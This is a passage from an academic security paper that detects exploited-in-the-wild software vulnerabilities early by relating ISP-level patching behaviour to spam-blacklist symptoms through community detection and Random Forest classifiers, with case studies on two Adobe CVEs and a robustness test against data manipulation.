For each host and CVE-ID, we follow the methodology described in [38] to collect the periods of time where a host is susceptible to disclosed but unpatched vulnerabilities, through the presence of vulnerable application versions on their machines. This method involves finding the state of a host, i.e., the set of applications installed on the machine, for any point throughout the observation period, and extracting the set of disclosed vulnerabilities corresponding to those application versions from NVD. Note that a user might also install different product lines of the same application, e.g., Flash Player 10 and 11, at the same time. We will elaborate on this in Section 4.1.

For this study, we analyze user patching behavior over 7 applications with the best host coverage in our dataset, namely Google Chrome, Mozilla Firefox, Mozilla Thunderbird, Safari, Opera, Adobe Acrobat Reader, and Adobe Flash Player; we ignore hosts that have recorded less than 10 events for all of these applications. Re-

| Category | Collection period | Datasets |
|---|---|---|
| End-host patching (risk behavior) | Feb 2008 - Jul 2014 | NVD [33], patch deployment measurements [14], vendors' release notes |
| Malicious activity (symptom) | Jan 2013 - Present | CBL [9] , SBL [39], SpamCop [41], UCEPROTECT [45], WPBL [48] |
| Vulnerability exploits (cause) | Jan 2010- Present | SecurityFocus [40], Symantec's anti-virus signatures [42], intrusion-protection signatures [4] |

Table 1: Summary of datasets. For this study, we use the intersection of all observation windows (01/2013-07/2014).

stricted to the study period of 01/2013-07/2014, we observe 370,510 events over 30,310 unique hosts.

**Vulnerability exploits** As noted earlier, only a small fraction of disclosed vulnerabilities have known exploits; some exploits may remain undiscovered, but a large number of vulnerabilities are never exploited. We identify the set of vulnerabilities exploited in the real world from two sources. The first is the corpus of exploited vulnerabilities collected by Carl et al. [36]. These are extracted from public descriptions of Symantec's anti-virus signatures [42], and intrusion-protection signatures (IPS) [4]. Limiting the vulnerabilities included in our study to the above 7 products between 01/2013 to 07/2014, we curate a dataset containing 18 vulnerabilities. The second source of exploits is the SecurityFocus vulnerability database [40] from Symantec. We query all CVE-IDs extracted from NVD included in our study and obtain 44 exploited-in-the-wild (EIW) vulnerabilities. Combining all curated datasets we obtain 56 exploited-in-the-wild (EIW) and 300 not-exploited-in-the-wild (NEIW) vulnerabilities.

**Software release notes** To find whether a host is susceptible to a vulnerability and to address the issue of parallel product lines, we utilize the release date of each application version included in our study. For Thunderbird, Firefox, Chrome, Opera, Adobe Acrobat Reader and Adobe Flash Player, we crawl the release history logs from the official vendor's websites or a third party. However, there sometimes exist sub-versions that are not included in these sources. Thus, we also use release dates from Nappa et al. [30] who automatically extract software release dates by selecting the first date when the version appears in the patch deployment dataset [14].

## 3.2 Malicious activities

Our second main category of data consists of IP level spam activities and will refer to this as *symptomatic* data since malicious activities are ostensible signs that end-hosts have been infected, possibly through the use of an exploited vulnerability present on the host. This dataset is sourced from well-established monitoring systems such as spam traps in the form of various reputation blacklists (RBLs) [9, 39, 41, 45, 48]. In this study, we use 5 common daily IP address based RBLs from January 2013 to July 2014 which overlap with the patch deployment measurements.

Note that the use of spam data is only a proxy for host infection caused by vulnerability exploits and an imperfect one at that. For instance, not all spam are caused by exploits; some spamming botnets are distributed through malicious attachments. Similarly, it is also common for cyber-criminals to rent pay-per-install services to install bots. In both cases, the resulting spam activities are not correlated with host patching patterns. This raises the question whether these other types of operations may render our approach ineffective. Our results show the opposite; the detection performance we are able to achieve suggests that spam is a very good proxy for this purpose despite the existence of non-vulnerability related spamming bot distributions.

Note that hosts in our patch deployment dataset are anonymized, but can be aggregated at the Internet Service Provider (ISP) level. Hence, we also use the Maxmind GeoIP2ISP service [29] (identifying 3.5 million IPv4 address blocks belonging to 68,605 ISPs) to aggregate malicious activity indicators at the ISP level. We then align the resulting time series data with aggregated patching signals for evaluating our methodology.

# 4 Data Processing and Preliminaries

In this section we further elaborate on how time series data are aggregated at the ISP level and how we define similarity measures between ISPs.

## 4.1 Aggregating at the ISP level

The mapping from hosts to ISPs is not unique; as devices move it may be associated with different IP addresses and possibly different ISPs. This is the case with both the patching data and the RBLs and our aggregation takes this into account by similarly mapping the same host to multiple ISPs whenever this is indicated in the data.

Aggregating the RBL signals at the ISP level is relatively straightforward. Each RBL provides a daily list

of malicious IP addresses, from which we count the total number of unique IPs belonging to any ISP. Formally, let $R_n(t)$ denote the total number of unique IPs listed on these RBLs on day $t$ that belong to ISP $n$ (by mapping the IPs to prefixes associated with this ISP). This is then normalized by the size of ISP $n$; this normalization step is essential as pairwise comparisons between ISPs can be severely skewed when there is a large difference in their respective sizes. The normalized time series $r_n(t)$ will also be referred to as the *symptom signal* of ISP $n$.

Aggregating the patching data at an ISP level is significantly more involved. This is because the measurements are in the form of a sequence of application versions installed on a host with their corresponding timestamps. To quantify the risk of a given host, we first extract known vulnerabilities affecting each application version from NVD using the Common Vulnerabilities and Exposures Identifier (CVE-ID) of the vulnerability. Each vulnerability will also be referred to as a CVE throughout this paper. However, this extraction is complicated by the fact that there may be multiple product lines present on a host, or when a user downgrades to an earlier release. Moreover, multiple product lines of a software are sometimes developed in parallel by a vendor, all of which could be affected by the same CVE, e.g,. Flash Player 10 and 11. It follows that if a host has both versions, then updating one but not the other will still leave the host vulnerable. In this study, we use the release notes described in Section 3.1 as an additional data source to distinguish between parallel product lines, by assuming that application versions belonging to the same line follow a chronological order of release dates, while multiple parallel lines can be developed in parallel by the vendor. This heuristic allows us to discern different product lines of each application and users that have installed multiple product lines on their respective machines at any point in time, leading to a more accurate estimate of their states.

We quantify the vulnerability of a single host $h$ to CVE $j$ on day $t$ by counting how many versions present on the host on day $t$ are subject to this CVE. Denoted by $W_h^j(t)$, in most cases this is a binary indicator (i.e., whether there exists a single version subject to this CVE), but occasionally this can be an integer $> 1$ due to the presence of parallel product lines mentioned above. This quantity is then summed over all hosts belonging to an ISP $n$, resulting in a total count of unpatched vulnerabilities present in this ISP. We again normalize this quantity by the ISP's size and denote the normalized signal by $w_n^j(t)$.

We have now obtained two types of time series for each ISP $n$: $r_n(t)$ denoting the normalized malicious activities (also referred to as the symptom signal), and $w_n^j(t)$, $j \in \mathscr{V}$, denoting the normalized risk with respect to CVE $j$; the latter is a set of time series, one for each CVE in the set $\mathscr{V}$ (also referred to as the risk signal). Note that $r_n(t)$ is not CVE-specific; however, a given CVE determines the time period in which this signal is examined as we show next.

## 4.2 Similarity in symptoms and in risk

As described in the introduction and highlighted in Figure 2, our basic methodology relies on identifying the similarity structure using symptom data and quantifying how strongly the risk patterns are associated with the symptom similarity structure. This is done for each CVE separately. Note that our aggregated malicious activity signal $r_n(t)$ for ISP $n$ is agnostic to the choice of CVE, since the observed malicious activities from a single host can be attributed to a variety of reasons including various CVEs the host is vulnerable to. However, our analysis on a given CVE determines the time window from which we examine this signal. Specifically, consider the following definition of correlation between two vectors $u[0:d]$ and $v[0:d]$, which tries to find similarity between the two vectors by allowing time shifts/delays between the two:

$$S_{u,v}(k) = \frac{\sum_{t=k}^{d} u(t) \cdot v(t-k)}{\sqrt{\sum_{t=0}^{d-k} v(t) \cdot v(t) \cdot \sum_{t=0}^{d-k} u(t+k) \cdot u(t+k)}}, \quad (1)$$

where $k = 0, \cdots, d$ denotes all possible time shifts. The above equation keeps $v$ fixed and slides $u$ one element at a time and generates a sequence of correlations over increasingly shorter vectors. Similarly, we can keep $u$ fixed and slide $v$ one element at a time, which gives us $S_{v,u}(k)$ for $k = 0, \cdots, d$. Our pairwise similarity measure is defined by the maximum of these correlations subject to a lower bound on how long the vector should be:

$$S_{u,v} = \max\Big(\max_{0 \le k \le d-a}(S_{u,v}(k)), \max_{0 \le k \le d-a}(S_{v,u}(k)), \quad (2)$$

where $a$ is a lower bound to guarantee the correlation is computed over vectors of length at least $d-a$ to prevent artificially high values. In our numerical experiment $a$ is set to $\lceil \frac{d}{4} \rceil$.

With the above definition, the pairwise symptom similarity between a pair of ISPs $n$ and $m$ for CVE $j$ can now be formally stated. Assume $t_o^j$ to be the day of disclosure for CVE $j$. We will focus on the time period from disclosure to $d$ days after that, as we aim to see whether by examining this period we can detect the presence of an exploit.[1] For simplicity of presentation, we shift $t_o^j$ to origin, which gives us two symptom signals of length $d+1$: $r_n[0:d]$ and $r_m[0:d]$, and a pairwise symptom similarity measure $S^j_{r_n,r_m}$ using Equations (1) and (2).

We can similarly define the pairwise risk similarity between this pair of ISPs, given by $S^j_{w_n,w_m}$.

[1] In Section 6 we also examine whether signs of infection can be detected *before* the official disclosure; in that case this window starts $d_1$ days before the disclosure and ends $d_2$ days after.





Figure 3: Visualization of community structure of malicious ISPs; each color denotes a single community.




(a) The green community. (b) The pink community.

Figure 4: Aggregate malicious signals of selected ISPs belonging to either green or pink community in Fig. 3.

## 5 Comparing Symptom Similarity to Risk Similarity

In this section, we first use community detection methods [10, 51] to identify the underlying communities in the pairwise symptom similarities. We then detail our technique for quantifying the strength of association between symptoms and risk behavior for specific CVEs.

### 5.1 Community detection over symptom similarity

The set of pairwise similarity measures $S^j_{r_n,r_m}$ constitute a similarity matrix denoted by $\mathbf{S}^j[n,m], \forall n,m \in \mathscr{I}$ where $\mathscr{I}$ denotes the set of all ISPs included in the following analysis. This matrix is equivalently represented as a weighted (and undirected) graph, where $\mathscr{I}$ is the set of vertices (each vertex being an ISP) and the pairwise similarity $S^j_{r_n,r_m}$ is the edge weight between vertices $n$ and $m$ (note each edge weight is a number between 0 and 1). A community detection algorithm can then be run over this graph to identify hidden structures.

The general goal of community detection is to uncover hidden structures in a graph; a typical example is the identification of clusters (e.g., social groups) that are strongly connected (in terms of degree), whereby nodes within the same cluster have a much higher number of in-cluster edges than edges connecting to nodes outside the cluster. This has been an extensive area of research within the signal processing and machine learning community and has found diverse applications including biological systems [18, 43, 52], social networks [23, 51, 52], influence and citations [31, 51, 52], among others.


In our context, the similarity matrix $\mathbf{S}^j[n,m]$ induces a weighted and fully-connected graph. The result of community detection over such a graph is a collection of clusters, each of which represents ISPs that share very similar symptoms. We use two state-of-the-art community detection algorithms, both of which detect overlapping communities, i.e., a node may belong to multiple clusters. The first one is BigClam (Cluster Affiliation Model for Big Networks) [52]; this is a model-based community detection algorithm that finds densely overlapping, hierarchically nested, as well as non-overlapping communities. The second is DEMON (Democratic Estimate of the Modular Organization of a Network) [10], which discovers communities by using local properties.

Figure 3 visualizes the communities discovered from the symptom similarity matrix corresponding to CVE-2013-2729 from 2013/05/16 to 2013/05/26 using the Force Atlas layout [24] provided by [5]; different colors encode different communities identified by the algorithm. In this example, an original graph of 8,742 nodes was reduced to one with 1,112 nodes and 10 detected communities.[2] To convey a sense of what the notion of community captures, we further plot the spam signals of groups of ISPs each belonging to one of two communities in Figure 4; as can be seen, those in the same community exhibit similar temporal signals.

### 5.2 Measuring the strength of association between risk and symptoms


We now verify the hypothesis stated in the introduction; that is, if a CVE is being actively exploited, then ISPs showing similar vulnerabilities to this CVE are also likely to exhibit similar infection symptoms, while on the other hand if a CVE is not actively exploited, then the similarity in vulnerabilities may not be associated with similarity in symptoms. Toward this end, we note that there isn't a unique way to measure the strength of association in these two types of similarities. One could, for instance, try to directly compare the two similarity matrices $\mathbf{S}^j[r_n,r_m]$ and $\mathbf{S}^j[w_n,w_m]$; we shall use one ver-

[2] The reduction in number of nodes is due to deletion of all edges to some nodes when all their edge weights are below a certain threshold.




(a) CVE-2014-1504 (NEIW). (b) CVE-2014-0496 (EIW).

Figure 5: Intra- and inter-cluster risk similarity on different types of CVEs based on community detection.




(a) Difference between intra- and inter-cluster risk similarity over detected communities.

(b) Difference between intra- and inter-cluster risk similarity over a random partition of ISPs.

Figure 6: Distinguishing between EIW and NEIW CVEs.





Figure 7: Time to recorded detection (x-axis) vs the difference measure ($D^j$) calculated within 10 days post disclosure (y-axis); the red curve is the mean difference within each delay bin. Different categories of CVEs are color-coded, with ties broken randomly when a CVE belong to multiple categories.

sion of this whereby we perform row-by-row correlation between the two matrices as one of the benchmark comparisons presented in Section 6.

Below we will consider a more intuitive measure. We first use the communities detected by symptom similarity to sort pairwise risk similarity values into two distinct groups: inter-cluster similarity and intra-cluster similarity. Specifically, denote the set of clusters identified by community detection over matrix $\mathbf{S}^j[r_n, r_m]$ as $\mathscr{C}$. Then if we can find a cluster $C \in \mathscr{C}$ such that both $n, m \in C$, then $S^j_{w_n,w_m}$ is sorted into the intra-cluster group; otherwise it is sorted into the inter-cluster group. This is repeated for all pairs $n, m \in \mathscr{I}$. Figure 5 shows the distribution of these values within each group for two distinct CVEs, one is known to have an exploit in the wild (detected by Symantec 20 days post-disclosure), and the other has no known exploits in the wild.

The difference between the two is both evident and revealing: for the CVE without a known exploit, Figure 5a shows virtually no difference between the two distributions, indicating that the risk similarity values are not differentiated by the symptom patterns. On the other hand, for the exploited CVE (though only known after the analyzed observation time period), Figure 5b shows a very distinct difference ($p$ value of Kolmogorov-Smirnov test $< 0.01$) between the two groups. In particular, the intra-cluster group contains much higher risk similarity values. This suggests that high risk similarity coincides with high symptom similarity (which is what determined the community structure). Also worthy of note is the fact that for the exploited CVE, the earliest date of exploit observation on record is 20 days post-disclosure (disclosure on 01/15/2014, observation in the wild on 02/05/2014), whereas this analysis is feasible within 10 days of the disclosure (01/15-01/25/2014). This suggests that exploits occur much sooner than commonly reported, and that early detection is possible.

We sum up the values in each group and take the difference between the intra-cluster and inter-cluster sum and denote it by $D^j$. This allows us to quantify the strength of association between risk and symptoms for any arbitrary CVE; a high $D^j$ indicates that there is a statistically significant difference between intra-cluster and inter-cluster risk similarities, which in turn provides evidence for active exploitation. Figure 6a shows the distribution of $D^j$ over two CVE subsets: one with known exploits (with observation dates at least 10 days post-disclosure) and one without known exploits. We see that for the group of exploited CVEs, the intra-cluster risk similarities are decidedly higher, suggesting a consistency with communities detected using symptoms. By contrast, for non-exploited CVEs, there is no appreciable difference between the two groups; indeed the distribution looks very similar to that obtained using random partitions of the ISP shown as a reference in Figure 6b.

We also plot for each CVE its time to earliest detection on record against the above similarity difference measure in Figure 7; the curve highlights the mean of $D_j$ in each delay bin. We observe a general downward trend in the mean, i.e., for exploits spotted earlier their inter-cluster and intra-cluster similarity difference is also more pro-

| Keyword | MI Wild | Keyword | MI Wild |
|---|---|---|---|
| affect | 0.0006 | allow | 0.0045 |
| attack | 0.0069 | crafted | 0.0012 |
| corruption | 0.0019 | google | 0.0012 |
| dll | 0.0016 | free | 0.0016 |
| function | 0.0012 | exploit | 0.0016 |
| server | 0.0020 | runtime | 0.0047 |
| remote | 0.0004 | memory | 0.0001 |
| service | 0.0008 | xp | 0.0004 |

Table 2: The top 16 intrinsic features, and their mutual information with both sources of ground-truth data.

nounced. This is consistent with our belief that the similarity difference $D_j$ is fundamentally a sign of active exploitation, which coincides with being detected earlier; for those detected much later on, it is more likely that exploitation occurred later and therefore could not be observed during the early days.

## 6 Early Detection of Exploits in the Wild

Our results in the previous section shows that the intra- and inter-cluster risk similarity distributions as well as the difference $D^j$ are statistically meaningful in separating one group of CVEs (exploited) from another (not exploited). This suggests that these can be used as features in building a classifier aiming at exploits detection.

### 6.1 Features and labels

Each CVE in our sample set is labeled as either exploited or un-exploited, which constitutes the label. As described in Section 3.1, our ground-truth comes from three sources, public descriptions of Symantec's anti-virus signature, intrusion-protection signatures and exploit data from SecurityFocus. Each CVE also comes with a set of features. In addition to the spam/symptom data and patching/risk data we analyzed rigorously in the previous section, we will also use intrinsic attributes associated with each CVE extracted from NVD.

Specifically, CVE summary information offers basic descriptions about its category, the process to exploit it, and whether it requires remote access, etc. These are important static features for characterizing the properties of a CVE. We apply bag of words to retrieve features from the summaries after punctuation and stemming processes. In total we obtained 3,037 keywords from our dataset. We then select 16 features with the highest mutual information with labels; these are shown in Table 2. We observe that keywords such as `attack`, `exploit`, `server`, and `allow`, have higher mutual information with labels of exploited, which is consistent with common understanding of what might motivate exploits.


Below we summarize the complete set of features used in this study (each family is given a category name), some of which are introduced for comparison purposes as we describe in detail next.

- **[Community]:** The difference in distribution (intra-cluster minus inter-cluster similarity) shown in Figure 5, in the form of histograms with 20 bins.
- **[Direct]:** The distribution of row-by-row correlation between the two similarity matrices $\mathbf{S}^j[r_n, r_m]$ and $\mathbf{S}^j[w_n, w_m]$, in the form of 20-bin histograms.
- **[Raw]:** The two similarity matrices $S^j[r_n, r_m]$ and $S^j[w_n, r_m]$.
- **[Intrinsic]:** The top 20 intrinsic features using bag of words as shown in Table 2.
- **[CVSS]** CVSS [28] metrics and scores. For each CVE, we use three metrics: AcessVecotr, AccesComplexity, and Authentication, which measure the exploit range, required attack complexity and the level of authentication needed for successful exploitation, respectively

We can also categorize these sets of features as graph-based ([Community], [Direct], [Raw]) and intrinsic ([Intrinsic], [CVSS]) features. The intrinsic features describe what is known about a vulnerability at the time of disclosure, e.g., whether it can be used to gain remote control of the host. Intuitively, these features can affect the likelihood of a CVE being targeted by cyber-criminals. On the other hand, graph-based features can detect the onset of active exploitation, by associating similar patching behavior with similarity in infection patterns. Our results in the following section demonstrate that while intrinsic features alone are poor predictors of eventual exploitation of a CVE, combining intrinsic attributes with graph-based features enables early and accurate detection of EIW vulnerabilities.

### 6.2 Detection performance

We now compare the detection performance by training classifiers using different subsets of the features listed above. In training the classifiers, we note there is an imbalance between our EIW (56) and NEIW (300) classes of CVEs. For this reason, the training and testing are conducted using 20 rounds of random sub-sampling from the NEIW set to match its size with the EIW set; for each round, we apply 5-fold cross validation to split the dataset into training and test sets. We train Random Forests [34] for classification, and average our results over all 20 rounds; our results are reported below.




(a) (b) (c)

Figure 8: ROC and AUC comparison (left), precision and recall comparison (center), and comparison between different observation windows post- and pre-disclosure (right).

When using [Community] features, we observed similar performance for BigClam and DEMON. BigClam has linear time complexity, so for simplicity of exposition below we only report our results using BigClam.

Also for comparison, we will directly use the two similarity matrices (the [Raw] features) to train a classifier. The dimensionality of the matrix is equal to the number of valid ISPs, 3050 by 3050. This is much higher in dimension than the number of instances we have, leading to severe overfitting if used directly. We thus apply a common univariate feature selection method [37] provide by [34] to obtain $K = 150$ features with the highest values based on the chi-squared test[3]. Three standard machine learning methods are then used to train a classifier: SVM, Random Forest and a fully-connected neural network with three hidden layers and 30 neurons for each hidden layer. We observe similar performance for all examined models, and thus we only report our results using Random Forest classifiers. We depict the ROC (Receiver Operating Characteristic) curves and report the AUC (Area Under the Curve) score as performance measures. We train and compare multiple classifiers on different sets of features:

- "All features": This is a classifier trained with all features using 10 days of data post-disclosure.
- "Community features": A set of classifiers trained using only [Community] and on 10 days of observational data post-disclosure (for both symptoms and risk). Only CVEs whose known detection dates are beyond 10 days are used for testing these classifiers.
- "Direct features": Trained based on the [Direct] features alone on 10 days of data post-disclosure.
- "Raw features": Trained with [Raw] features on 10 days of observational data post-disclosure.
- "Day $x$": A set of classifiers trained using only [Community] and on $x$ days of observational data post-disclosure (for both symptoms and risk). Only CVEs whose known detection dates are beyond day $x$ are used for testing these classifiers.
- "Back $x$": A set of classifiers trained using only [Community] and on 10 days of observational data starting from $x$ days *before* disclosure (for both symptoms and risk).
- "Intrinsic features": Trained using [Intrinsic] and [CVSS] families of features.
- "Community+Intrinsic": This is a classifier trained with [Intrinsic] and [Community] features on 10 days of observational data post-disclosure.
- "Direct+Raw+Intrinsic": This is a classifier trained with [Intrinsic], [Direct], and [Raw] features on 10 days of observational data post-disclosure.

The main comparison is given in Figure 8a. We see a remarkable improvement in detection performance when we combine the community features with CVE intrinsic features. We see that even though both community and direct features are extracted from the raw features, they both perform much better than directly using raw features. In particular, the community detection based method is shown to perform the best among these three. The reason why extracted features perform better than raw features is because with the latter a lot of the temporal information embedded in the time series data is underutilized (e.g., in decision tree type of classifiers, time series data are taken as multiple individual inputs), whereas the features we extract (either in the form of community comparison or in the form of row-by-row correlation) attempt to preserve this temporal information.

Additionally, we see that combining community features with intrinsic features achieves very good detection

[3]We did not use PCA for dimensionality reduction in order to retain interpretability of the features used.

performance, almost similar to the concatenation of all features; this suggests that when combined with intrinsic features, community features can effectively replace the use of raw and direct features. Finally, the overall attainable performance is very promising: 96% AUC, and 90% and 10% true and false positive rates. The same set of results are re-plotted in terms of precision and recall in Figure 8b.

As mentioned earlier and observed here, the intrinsic features by themselves are not particularly strong predictors, and weaker than the community features when used alone, as measured by AUC (69%). This is because the intrinsic features are *a priori* characterizations of a vulnerability (thus the use of which amounts to prediction), whereas community features are *a posteriori* signs of exploitation, allowing us to perform detection. It is thus not surprising that the latter is a more powerful metric. It is however promising to see that the two sets of features complement each other well by providing orthogonal attributes for predicting/detecting exploitation, resulting in much higher performance when combined.

It should be noted that this level of performance still falls short of what could be attained in a typical intrusion detection systems (IDS) or spam filters, and there are a few reasons for this. Firstly, as mentioned earlier our labeling of vulnerabilities as exploited and non-exploited may be noisy: some exploited vulnerabilities may have remained unidentified and unreported. Secondly, in an IDS type of detection system there are typically very specific signatures one looks for, whereas in our setting the analysis is done over large populations where such signatures become very weak or non-existent; e.g., we can only observe if a host is sending out spam without any visibility into how or why. Accordingly, a performance gap is expected if comparing to IDS type of detection systems. It is however worth noting that in our setting a false positive is not nearly as costly as one in an IDS; ours would merely suggest that an as-yet unexploited CVE should be prioritized for patch development/deployment, which arguably would have to be done at some point regardless of our detection result.

If multiple CVEs are simultaneously exploited, our detection can still work as long as the hosts have non-identical patching behavior for these CVEs. This is because the risk behavior would be different even if the infection groups are the same, as we showed in Figure 2c. If the host population also exhibit the same patching behavior toward these CVEs, then the resulting ambiguity will cause our algorithm to "detect" all of these CVEs, only one/some of which are the culprit. This would be another type of false positive; the consequence however is again limited – all these CVEs will be suggested as high priority even though one or some of them could have waited.

Note that the accuracies presented here are obtained in spite of multiple sources of noise that can appear in our datasets or imperfections in our methodology. For instance the one-to-multiple mapping from symptoms of malicious behavior (indicated by RBLs) to vulnerabilities, especially when multiple vulnerabilities appear in the same time window, and hosts appearing in a blacklist for reasons other than exploitation of software vulnerabilities, can introduce noise in the measured symptoms (malicious activities). Furthermore, aggregation at a coarse level can lead to only observing the averages of behavior that could otherwise be utilized to detect exploitation. However, the ground-truth for testing the performance of our technique is independent of the aforementioned sources of noise, and the observed performance shows that our method is, to a large extent, robust to these imperfections.

We next examine the impact of the length of the observational period when using community detection, by comparing the ROCs of classifiers trained using different number of days, immediately following disclosure, as well as starting from a few days before disclosure. This is shown in Figure 8c. We see that as we increase the observation period post-disclosure the predictive power of the similarity comparison improves. This is to be expected as longer periods are more likely to capture symptoms of infection especially during the early days as vulnerabilities are just starting to be exploited. Interestingly, starting the observation even before disclosure also seems to be picking up information, an indication that some exploits do start earlier than official disclosure as mentioned in the introduction. Among the examined set the "Day 4" version is the worst-performing; this is due to a very short window of observation, only 4 days post-disclosure. This short window affects the effectiveness of time series data analysis but also is more likely to miss information that is just emerging post-disclosure.

## 7 Case Studies and Discussion

In this section we present a few examples of our system's output for (potentially) zero-day EIW vulnerabilities, and discuss the robustness of our technique against strategic attackers, and its practical utility for building real-world monitoring of software vulnerabilities.

### 7.1 Case studies

Figure 8c suggests that by performing a retrospective analysis on the disclosure date, our technique can also detect zero-day exploits. We now discuss two such examples below, both of which were detected by the "Back 10" classifier with an operating point (corresponding to

a threshold of 0.7) of 80.6% true positive and 20% false positive rate.

**CVE-2013-0640** This vulnerability affects Adobe Acrobat Reader and was disclosed on 02/13/2013 [1]. It allows remote attackers to execute arbitrary code via a crafted PDF document. Our system detected this vulnerability on the same day as disclosure using data from the preceding 10 days. Interestingly, we also found proof of zero-day exploits for this vulnerability [7].

**CVE-2013-5330** This vulnerability affects several versions of Adobe Flash Player and was disclosed on 11/12/2013. It allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors. Again, our system detected that this vulnerability on the disclosure day using data from the preceding 10 days. While this vulnerability has been reported as exploited in the wild, the earliest report was on 01/28/2014 [11]; our results suggest that this CVE might have been exploited months before this date.

## 7.2 Robustness against strategic attacks

In security applications, strategic adversaries always have incentive to manipulate instances they have control over to evade detection [44, 50, 49, 16]. During such manipulations, the attacker usually needs to mimic normal user behavior as well as preserving their original malicious functionality without making arbitrarily large changes. Since our detection method relies on models trained using measurement data, it is potentially vulnerable to attempts of data manipulation. An adversary of the second type mentioned in Section 2.3 is such an example: we assume it has the ability to alter the patching information (as it is collected) from a significant number of hosts, so as to alter the aggregate signals and skew the similarity analysis. Below we examine how robust our detection system is against such evasion attempts.

We will simulate this data manipulation by altering the risk signals for a group of ISPs. Specifically, we randomly select a set of $N$ ISPs from the total population $\mathscr{I}$ and revise their risk signals as follows:

$$w_n^j(t) \longleftarrow \frac{\sum_{i\in N} w_i^j(t)}{\|N\|} \pm \gamma \cdot w_n^j(t),\ n \in N, \qquad (3)$$

where the first term is the average value among this controlled group of ISPs, and $\gamma$ is randomly drawn from the set $(0.1, 0.2, 0.3)$ for each $n$ (similarly, $\pm$ is determined by a random coin flip) to serve as a small perturbation around the average. The intention of this manipulation is to make these $N$ values very similar to each other, each a small perturbed version of the common average; this revision also preserves the original average so as to minimize the likelihood detection by a simple statistical test.





Figure 9: Robustness of performance against an adversary controlling hosts within a percentage of all ISPs (x-axis).

For each selection $N$ we perform 20 random trials of the detection algorithm, each over different random perturbations shown above. The average AUC is reported in Figure 9 as we increase the size of $N$, from 10% to 45% as a fraction of the overall ISP population $\mathscr{I}$. As can be seen, our method is fairly robust against this type of evasion attacks with gracefully degrading performance. It should be noted that for examining the robustness of our method we have assumed a powerful (and not very realistic) adversary; even at 10% this would have been an extremely costly attack as it indicates the control of hosts within hundreds of ISPs.

## 7.3 Practical use

We next discuss how the proposed methodology could be used in practice, in real time, and by whom. Any software or AV vendor, as well a security company would perform such a task; they typically have access to data similar in nature to WINE. The RBLs and NVD are publicly available, so is IP intelligence data (usually at a cost). Since we rely on CVE information to perform user patching data aggregation (risk with respect to specific vulnerabilities) and on intrinsic features of a vulnerability, the detection process is triggered by a CVE disclosure. Following the disclosure, malicious activity data and user patching data can be processed on a daily basis. On each day following the disclosure we have two signals of length: risk signal $w(t)$ and symptom signal $r(t)$ for each ISP. Community detection, feature extraction, and detection then follow as we described earlier. In addition, the community structure can be updated in an online fashion, so the information can be obtained and maintained in a computationally efficient manner [27].

How our detection system can enhance security in practice lies in the primary motivation of this study: [38] has measured the portion of the vulnerability window (time from disclosure to patch installation) that is incurred by user negligence for four of the products included in this paper, the largest is roughly 60% for Chrome and Flash Player; suggesting delays may exist in patch development. The ability to detect active exploits early would allow a software vendor to better prioritize patch development and more judiciously allocate its resources. A secondary use of the system is to allow a network (e.g., an ISP) to identify its most at-risk host populations that have not patched a vulnerability with detected exploits, and encourage prompt actions by these hosts. This system is not meant to alter individual end-user patching behavior, but would allow users through silent updates to get patches sooner for vulnerabilities most at risk of being exploited.

